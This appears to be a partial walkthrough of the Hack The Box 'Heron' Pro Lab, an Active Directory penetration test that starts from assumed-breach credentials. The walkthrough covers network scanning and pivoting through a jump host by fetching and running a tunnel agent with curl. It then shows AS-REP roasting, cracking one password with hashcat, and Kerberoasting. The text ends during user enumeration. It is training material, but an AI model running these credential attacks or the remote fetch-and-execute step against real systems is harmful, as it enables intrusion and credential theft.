
Overview
- Type Mini Pro Labs
- OS Windows/Linux (Hybrid)
- Red Team Operator Level 1
- Difficulty Advanced
- Creator xct
- HTB Release date 2025 Nov
Showcased proficiency
This Red Team Operator I lab will expose players to:
- Enumeration
- Active Directory enumeration and attacks
- Lateral movement
- Local privilege escalation
- Situational awareness
Introduction
You are tasked with performing a penetration test on Heron, starting with credentials of an employee in an assumed breach scenario.
Initial Access Credentials
Username: pentest
Password: Heron123!
Heron is a small Active Directory scenario that involves typical vulnerabilities found in real word company environments.
Heron is designed for penetration testers and red teamers in search of a quick and challenging lab.
Entry point: 10.13.38.34/32
Enumeration
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.13.38.34
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-14 20:52 JST
Nmap scan report for 10.13.38.34
Host is up (0.25s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 10:a0:bd:2a:81:3d:37:5d:23:75:c8:d2:83:bf:2a:23 (ECDSA)
|_  256 bd:32:29:26:4d:41:d7:56:01:37:bc:10:0c:de:45:24 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Hummmm only 22/tcp is open in a Linux Ubuntu.
Beachhead - Jump server entry point (22/tcp)
- This is an assumed breach scenario.
- Heron Corp created a low-privileged local user account
pentest:Heron123!on a jump server for us. - The goal is to find as many vulnerabilities as you can and to try to escalate your privileges.
Entry point is:
$ sshpass -p 'Heron123!' ssh -o 'StrictHostKeyChecking=accept-new' -o 'StrictHostKeyChecking=no' pentest@10.13.38.34
Warning: Permanently added '10.13.38.34' (ED25519) to the list of known hosts.
****************************************************
*              Welcome to Heron Corp               *
*  Unauthorized access to 'frajmp.heron.vl' is     *
*  forbidden and will be prosecuted by law.        *
****************************************************
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Nov 14 11:59:12 AM UTC 2025

  System load:           0.02
  Usage of /:            67.4% of 5.61GB
  Memory usage:          14%
  Swap usage:            0%
  Processes:             221
  Users logged in:       0
  IPv4 address for eth0: 10.13.38.34
  IPv6 address for eth0: dead:beef::250:56ff:feb0:98b1

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


pentest@frajmp:~$
pentest@frajmp:~$ cat /etc/hosts
127.0.0.1 localhost frajmp.heron.vl
127.0.1.1 frajmp

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
add
frajmp.heron.vlin /etc/hosts
Check SUDO privileges:
pentest@frajmp:~$ sudo -l
[sudo] password for pentest:
Sorry, user pentest may not run sudo on localhost.
Nothing.
Check network connections:
pentest@frajmp:~$ ss -tun
Netid        State        Recv-Q        Send-Q               Local Address:Port                   Peer Address:Port         Process
tcp          ESTAB        0             60                     10.13.38.34:22                      10.10.17.20:60034
tcp          ESTAB        0             0                      172.16.10.5:52350                 172.16.10.100:389
tcp          ESTAB        0             0                      172.16.10.5:35406                 172.16.10.100:3268
3268/tcp (LDAP Global Catalog (GC)) and 389/tcp (LDAP) open to the machine 172.16.10.100.
Check the domain name resolver:
pentest@frajmp:~$ cat /etc/resolv.conf
nameserver 172.16.10.100
nameserver 8.8.8.8
172.16.10.100 is also a DNS server.
Quick DNS enumeration:
pentest@frajmp:~$ dig any heron.vl @172.16.10.100

; <<>> DiG 9.18.30-0ubuntu0.22.04.2-Ubuntu <<>> any heron.vl @172.16.10.100
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35653
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;heron.vl.			IN	ANY

;; ANSWER SECTION:
heron.vl.		600	IN	A	172.16.10.100
heron.vl.		3600	IN	NS	mucdc.heron.vl.
heron.vl.		3600	IN	SOA	mucdc.heron.vl. hostmaster.heron.vl. 237 900 600 86400 3600

;; ADDITIONAL SECTION:
mucdc.heron.vl.		3600	IN	A	172.16.10.100
add
mucdc.heron.vl,heron.vlin /etc/hosts
We will configure Ligolo-ng to establish a tunnel from a reverse TCP/TLS connection using our tun interface.
Create a new “tun” interface on our attacker machine as Proxy Server (C2) role:
$ sudo ip tuntap add user user mode tun ligolo
$ sudo ip link set ligolo up
Launch a Ligolo-mp server then generate an agent with <ctrl+n>:
$ sudo ./ligolo-mp_linux_amd64

Upload the linux agent to the jump server frajmp.heron.vl via a local http server then start it:
Local:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Remote:
pentest@frajmp:~$ cd /tmp/
pentest@frajmp:/tmp$ curl 10.10.17.20/ligo -o ligo
pentest@frajmp:/tmp$ chmod +x ligo
pentest@frajmp:/tmp$ ./ligo &
[1] 8998

Start the relay:

We add the route to access to the internal interface of mucdc.heron.vl:
Launch a new Nmap:
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 mucdc.heron.vl
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-14 22:28 JST
Nmap scan report for mucdc.heron.vl (172.16.10.100)
Host is up (0.17s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Heron Corp
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-14 13:34:35Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: heron.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=mucdc.heron.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:mucdc.heron.vl
| Not valid before: 2025-05-13T00:50:58
|_Not valid after:  2026-05-13T00:50:58
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds  Windows Server 2022 Standard 20348 microsoft-ds (workgroup: HERON)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: heron.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=mucdc.heron.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:mucdc.heron.vl
| Not valid before: 2025-05-13T00:50:58
|_Not valid after:  2026-05-13T00:50:58
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: heron.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mucdc.heron.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:mucdc.heron.vl
| Not valid before: 2025-05-13T00:50:58
|_Not valid after:  2026-05-13T00:50:58
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: heron.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=mucdc.heron.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:mucdc.heron.vl
| Not valid before: 2025-05-13T00:50:58
|_Not valid after:  2026-05-13T00:50:58
|_ssl-date: TLS randomness does not represent time
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: HERON
|   NetBIOS_Domain_Name: HERON
|   NetBIOS_Computer_Name: MUCDC
|   DNS_Domain_Name: heron.vl
|   DNS_Computer_Name: mucdc.heron.vl
|   DNS_Tree_Name: heron.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-11-14T13:35:27+00:00
|_ssl-date: 2025-11-14T13:36:06+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=mucdc.heron.vl
| Not valid before: 2025-11-13T09:22:54
|_Not valid after:  2026-05-15T09:22:54
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49688/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49711/tcp open  msrpc         Microsoft Windows RPC
49727/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: MUCDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: MUCDC, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b0:31:d8 (VMware)
| smb2-time:
|   date: 2025-11-14T13:35:27
|_  start_date: N/A
|_clock-skew: mean: 1h36m00s, deviation: 3h34m40s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2022 Standard 20348 (Windows Server 2022 Standard 6.3)
|   Computer name: mucdc
|   NetBIOS computer name: MUCDC\x00
|   Domain name: heron.vl
|   Forest name: heron.vl
|   FQDN: mucdc.heron.vl
|_  System time: 2025-11-14T05:35:27-08:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Enumerate null sessions:
$ nxc smb mucdc.heron.vl -u '' -p ''
SMB         10.10.237.213   445    MUCDC            [*] Windows Server 2022 Standard 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         10.10.237.213   445    MUCDC            [+] heron.vl\:
$ nxc smb mucdc.heron.vl -u '' -p '' --shares
SMB         10.10.237.213   445    MUCDC            [*] Windows Server 2022 Standard 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         10.10.237.213   445    MUCDC            [+] heron.vl\:
SMB         10.10.237.213   445    MUCDC            [-] Error enumerating shares: STATUS_ACCESS_DENIED
Check if Guest can be used:
$ nxc smb mucdc.heron.vl -u 'guest' -p ''
SMB         10.10.237.213   445    MUCDC            [*] Windows Server 2022 Standard 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         10.10.237.213   445    MUCDC            [-] heron.vl\guest: STATUS_ACCOUNT_DISABLED
Guest is disable.
During the NMAP enumeration, we say that a Web server is listening then we will check it:

Grab some info:
Create a custom users list:
$ cat usernames.txt
wayne.wood
julian.pratt
samuel.davies
wwood
jpratt
sdavies
ASREPRoast (samuel.davies)
Try ASREPRoast attack without authentication to retrieve the Kerberos 5 AS-REP etype 23 hash of users without Kerberos pre-authentication required:
$ nxc ldap mucdc.heron.vl -u usernames.txt -p '' --asreproast ASREProastables.txt --kdcHost mucdc.heron.vl
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Standard 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
LDAP        172.16.10.100   445    MUCDC            $krb5asrep$23$samuel.davies@HERON.VL:7c9b58fb644a1dfadbb38c3650899858$fca65340c4ca8e3b5a6b8f5c4106fcf3d8736fbeda167a9c5e4d94bd6a4572585b23c72a21bffd3f6b6801c7287bd76a56ff057135002b3376c53728242d0a569656eb2611ae29538633d36b72e85403b7a8ca93d8276eb0de36fda15f7e7107fea231bd106eae229ed558f2639244de847af3ef6eeb6c24adfefd31edf0f64bd5a0531c11c2647d4b719b3d59dd3c434a81e280b3e3239f76811a73d21fff88eace0fdbc53d338f2c78402ca78d0a97b25597b7bcc6e7d6c303c73bd9a3b60896947b67873f22e5a65e6fc2a34b0f4c34c074424ff2f0ee392b85a9582241150fc5016c
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
Found
samuel.davies
Crack with Hashcat:
$ cat ASREProastables.txt
$krb5asrep$23$samuel.davies@HERON.VL:7c9b58fb644a1dfadbb38c3650899858$fca65340c4ca8e3b5a6b8f5c4106fcf3d8736fbeda167a9c5e4d94bd6a4572585b23c72a21bffd3f6b6801c7287bd76a56ff057135002b3376c53728242d0a569656eb2611ae29538633d36b72e85403b7a8ca93d8276eb0de36fda15f7e7107fea231bd106eae229ed558f2639244de847af3ef6eeb6c24adfefd31edf0f64bd5a0531c11c2647d4b719b3d59dd3c434a81e280b3e3239f76811a73d21fff88eace0fdbc53d338f2c78402ca78d0a97b25597b7bcc6e7d6c303c73bd9a3b60896947b67873f22e5a65e6fc2a34b0f4c34c074424ff2f0ee392b85a9582241150fc5016c
$ hashcat -a 0 -m 18200 '$krb5asrep$23$samuel.davies@HERON.VL:7c9b58fb644a1dfadbb38c3650899858$fca65340c4ca8e3b5a6b8f5c4106fcf3d8736fbeda167a9c5e4d94bd6a4572585b23c72a21bffd3f6b6801c7287bd76a56ff057135002b3376c53728242d0a569656eb2611ae29538633d36b72e85403b7a8ca93d8276eb0de36fda15f7e7107fea231bd106eae229ed558f2639244de847af3ef6eeb6c24adfefd31edf0f64bd5a0531c11c2647d4b719b3d59dd3c434a81e280b3e3239f76811a73d21fff88eace0fdbc53d338f2c78402ca78d0a97b25597b7bcc6e7d6c303c73bd9a3b60896947b67873f22e5a65e6fc2a34b0f4c34c074424ff2f0ee392b85a9582241150fc5016c' /usr/share/wordlists/rockyou.txt --show
$krb5asrep$23$samuel.davies@HERON.VL:7c9b58fb644a1dfadbb38c3650899858$fca65340c4ca8e3b5a6b8f5c4106fcf3d8736fbeda167a9c5e4d94bd6a4572585b23c72a21bffd3f6b6801c7287bd76a56ff057135002b3376c53728242d0a569656eb2611ae29538633d36b72e85403b7a8ca93d8276eb0de36fda15f7e7107fea231bd106eae229ed558f2639244de847af3ef6eeb6c24adfefd31edf0f64bd5a0531c11c2647d4b719b3d59dd3c434a81e280b3e3239f76811a73d21fff88eace0fdbc53d338f2c78402ca78d0a97b25597b7bcc6e7d6c303c73bd9a3b60896947b67873f22e5a65e6fc2a34b0f4c34c074424ff2f0ee392b85a9582241150fc5016c:l6fkiy9oN
Found
samuel.davies@HERON.VL:l6fkiy9oN
Re-try ASREPRoast attack with authentication:
$ nxc ldap mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' --asreproast ASREProastables.txt --kdcHost heron.vl
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Standard 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
LDAP        172.16.10.100   389    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
LDAP        172.16.10.100   389    MUCDC            [*] Total of records returned 4
LDAP        172.16.10.100   389    MUCDC            $krb5asrep$23$Samuel.Davies@HERON.VL:89ea6226801bf6f7e002e40a47c495f6$31b3c0f8c63fc4f388322938f9d39671545284ac07388faa3c2c5dd1bed826cdcdb1f31966cc3b42e87cae097c622e000d91cbc040072bdf367245b7e5ac8e3ee0de70b46926a8452ddafe4606b1b7175cb77116553deab110e8694be992410062b84de1a9dc224a9b498280c39b96568afaddf34debaf74d7f81e477008e454468b044c0f748c63b45d4a6dadd8c9a551064346232ada3947d863d3cd81e3889d1f838d17358b082711e5344fa0143d2603ee6e43cb96d5d05546d75dd0547c4f8dea5a3cf1c2c5c7dfd146738a276bd86d43744dcf04d5b03fe53ae2f93bddb9c8e6e7
No more finding
Kerberoasting (svc-web-accounting failed)
Retrieve the Kerberos 5 TGS-REP etype 23 hash using Kerberoasting:
$ nxc ldap mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' --kerberoasting kerberoasting.txt
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Standard 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
LDAP        172.16.10.100   389    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
LDAP        172.16.10.100   389    MUCDC            Bypassing disabled account krbtgt
LDAP        172.16.10.100   389    MUCDC            [*] Total of records returned 1
LDAP        172.16.10.100   389    MUCDC            sAMAccountName: svc-web-accounting memberOf: CN=audit,CN=Users,DC=heron,DC=vl pwdLastSet: 2024-06-02 00:07:44.428061 lastLogon:2024-06-07 19:34:23.314374
LDAP        172.16.10.100   389    MUCDC            $krb5tgs$23$*svc-web-accounting$HERON.VL$heron.vl/svc-web-accounting*$bf2b5fc6e8bf9ada0cbb04470627f7e5$da65a0b099a2a1944465ebf8dd23b596f4ec551471fa73546155ed4e2c8f1556f46cd8eacdff29f8b6c9887ee1f82e76be33650dc69a629018cd92f1e9327029278fb9530be13e8fec25a31ba1838f9adcbe51b0da55b570efa74cf25cb225f5f6a08c73daec3451f01e8b90a0a597ecc1054e105a5f14d99a0fd014e5fa1095442632187010a6fe4c1475458fc14e975b8220bc36ac1e2843104172d0a036b437a974b740a61b393d08b5cb53278847790e83eb8b4f8a6675320e45f6c5d6357dbdd1d507c6fdc4e3732ea1de55bef64c6394a33d86f628c86bcab501f0813dd884613547d4a8b240b778a3ee3fa31505035718e5c2cbadec6a5ad73e62c4119916db12e4cc55d18c40b88e7e5fd45757acc94a31e46f4d313e30fe19ee9c60be41e2b7e16478f79b63d348efe7cc0e2340e8fe4d898d2947bf36751cf90140d58674e33c34d76e63ae7b5c0ee27e3a641973fbb270b6037e2eabd61cf5f4d6e9777b16ceccc99f0baf17a90b29c7c697c70c9159a39896ac8f9ed9194caa20c133cb18204b071e8f25d62177523fb76a034b5b46c746eaf2fc8bd38cda9a017a2ebfb5b66b6ec3850625294cf031edf6cd05ab16c75016c77683d93b58e124a0bcbe046325a5983e5c75f6bf0b5d06fbf183a7f86553687d00e46b21ee75d3deb514fc64962cb9dc3c3170e1a78e7b4b5c6cccb4a0b0d8e206c689c1c98b6838cea5bf3fd08ab500ee6358b74a1551745c3f6be6b214dec8ee2dd054ffb36d21e07414054377e0438c6bd4810792d817b4d3126732324b25730dbd43f0d0e2b99e291a2d4fae0d7e396fdbba0872f46f31e1a169dbcea40d8c13281ff03601dd26a5f6561bb8c751d0dab952213463559733138c574a0cd2aea81397ccfd1f6ee22f015f7224d092e5040f94dca6fa00a25daa9f4a9650c31a102ade3f346f9f1f10e3391fcf173caadf88552abc31ec14fdd5eb8f94106c40d3d7dd34bf556915ce3d3ceb31718dc39a27e93b73b696db62883e0c5e415acc70d176d2ad02c86f07b035782ddc252ba540f8d01474aa36d6b0f5092008cc8050d526f43ca3c4f2a8fbb9c93863e30c910c06961e95721a011df928aa6bdb5e26f37e124f269a77a826358918356e0d8d36ece18d274eb1df8f716f1a6e7c79ef3c12724eae1a2ad25f8d2d15884293cc901644dd27c467562f432531472feaf8375ae62268dcacbb0a47f7033bf2a500a657f38e5ef74a409618274ecd8970d88dbdc676c28f0a14a2c134f8e10034281eaac3eb13b6542b912fa21b4fa5eeade0de4bfb15cfb8f201bf27d82b0e7bc530aee8858093aeb38b39b8502f983de8ab47dffbb6c41209c3bbc834ea29b7129c273a3eae1ae0f8cf22478b18d9755e99a20a49a00c5061f2336cc38c3395bf0e8bf931f47d9a97880157d2c4ecb589408bdd276579b59eb27c12c6d1d3808d5abc79e02d6562da64e62b4293cd8c93a2d51ad43758656057dad0311488b7a967556f08315ec2235870625d5758432348df14b280c121b2a602441a14ae385ffe87964c9b68136fc18ae0a46a9f8a21b6e70df206edde7e964a4444d5b151ade5dd7fa0e7d047d7b92ec049a36d07423370089a494caf5db56a1d0963ef893613b3d372982491d7b63ca41f5454e592cb7887c305cce38207198d04fc729e55ae83eba948585623c7964f81a38a621633a1d3f3e34d115c05cd0bb179ac94cde13ad2a6c2c2c8f4c101cebf0c5b5fccd35428c65d54984714be069135a5b34e6890302547a069ecc54a3af1e350c221ea928c
Found
svc-web-accountingmember ofaudit
Try to crack with Hashcat:
$ hashcat -a 0 -m 13100 '$krb5tgs$23$*svc-web-accounting$HERON.VL$heron.vl/svc-web-accounting*$bf2b5fc6e8bf9ada0cbb04470627f7e5$da65a0b099a2a1944465ebf8dd23b596f4ec551471fa73546155ed4e2c8f1556f46cd8eacdff29f8b6c9887ee1f82e76be33650dc69a629018cd92f1e9327029278fb9530be13e8fec25a31ba1838f9adcbe51b0da55b570efa74cf25cb225f5f6a08c73daec3451f01e8b90a0a597ecc1054e105a5f14d99a0fd014e5fa1095442632187010a6fe4c1475458fc14e975b8220bc36ac1e2843104172d0a036b437a974b740a61b393d08b5cb53278847790e83eb8b4f8a6675320e45f6c5d6357dbdd1d507c6fdc4e3732ea1de55bef64c6394a33d86f628c86bcab501f0813dd884613547d4a8b240b778a3ee3fa31505035718e5c2cbadec6a5ad73e62c4119916db12e4cc55d18c40b88e7e5fd45757acc94a31e46f4d313e30fe19ee9c60be41e2b7e16478f79b63d348efe7cc0e2340e8fe4d898d2947bf36751cf90140d58674e33c34d76e63ae7b5c0ee27e3a641973fbb270b6037e2eabd61cf5f4d6e9777b16ceccc99f0baf17a90b29c7c697c70c9159a39896ac8f9ed9194caa20c133cb18204b071e8f25d62177523fb76a034b5b46c746eaf2fc8bd38cda9a017a2ebfb5b66b6ec3850625294cf031edf6cd05ab16c75016c77683d93b58e124a0bcbe046325a5983e5c75f6bf0b5d06fbf183a7f86553687d00e46b21ee75d3deb514fc64962cb9dc3c3170e1a78e7b4b5c6cccb4a0b0d8e206c689c1c98b6838cea5bf3fd08ab500ee6358b74a1551745c3f6be6b214dec8ee2dd054ffb36d21e07414054377e0438c6bd4810792d817b4d3126732324b25730dbd43f0d0e2b99e291a2d4fae0d7e396fdbba0872f46f31e1a169dbcea40d8c13281ff03601dd26a5f6561bb8c751d0dab952213463559733138c574a0cd2aea81397ccfd1f6ee22f015f7224d092e5040f94dca6fa00a25daa9f4a9650c31a102ade3f346f9f1f10e3391fcf173caadf88552abc31ec14fdd5eb8f94106c40d3d7dd34bf556915ce3d3ceb31718dc39a27e93b73b696db62883e0c5e415acc70d176d2ad02c86f07b035782ddc252ba540f8d01474aa36d6b0f5092008cc8050d526f43ca3c4f2a8fbb9c93863e30c910c06961e95721a011df928aa6bdb5e26f37e124f269a77a826358918356e0d8d36ece18d274eb1df8f716f1a6e7c79ef3c12724eae1a2ad25f8d2d15884293cc901644dd27c467562f432531472feaf8375ae62268dcacbb0a47f7033bf2a500a657f38e5ef74a409618274ecd8970d88dbdc676c28f0a14a2c134f8e10034281eaac3eb13b6542b912fa21b4fa5eeade0de4bfb15cfb8f201bf27d82b0e7bc530aee8858093aeb38b39b8502f983de8ab47dffbb6c41209c3bbc834ea29b7129c273a3eae1ae0f8cf22478b18d9755e99a20a49a00c5061f2336cc38c3395bf0e8bf931f47d9a97880157d2c4ecb589408bdd276579b59eb27c12c6d1d3808d5abc79e02d6562da64e62b4293cd8c93a2d51ad43758656057dad0311488b7a967556f08315ec2235870625d5758432348df14b280c121b2a602441a14ae385ffe87964c9b68136fc18ae0a46a9f8a21b6e70df206edde7e964a4444d5b151ade5dd7fa0e7d047d7b92ec049a36d07423370089a494caf5db56a1d0963ef893613b3d372982491d7b63ca41f5454e592cb7887c305cce38207198d04fc729e55ae83eba948585623c7964f81a38a621633a1d3f3e34d115c05cd0bb179ac94cde13ad2a6c2c2c8f4c101cebf0c5b5fccd35428c65d54984714be069135a5b34e6890302547a069ecc54a3af1e350c221ea928c' /usr/share/wordlists/rockyou.txt --force
Status………..: Exhausted
AD Enumeration
Enumerate active users:
$ nxc ldap mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' --active-users
LDAP        172.16.10.100   389    MUCDC            [*] Windows Server 2022 Build 20348 (name:MUCDC) (domain:heron.vl)
LDAP        172.16.10.100   389    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
LDAP        172.16.10.100   389    MUCDC            [*] Total records returned: 27, total 2 user(s) disabled
LDAP        172.16.10.100   389    MUCDC            -Username-                    -Last PW Set-       -BadPW-  -Description-
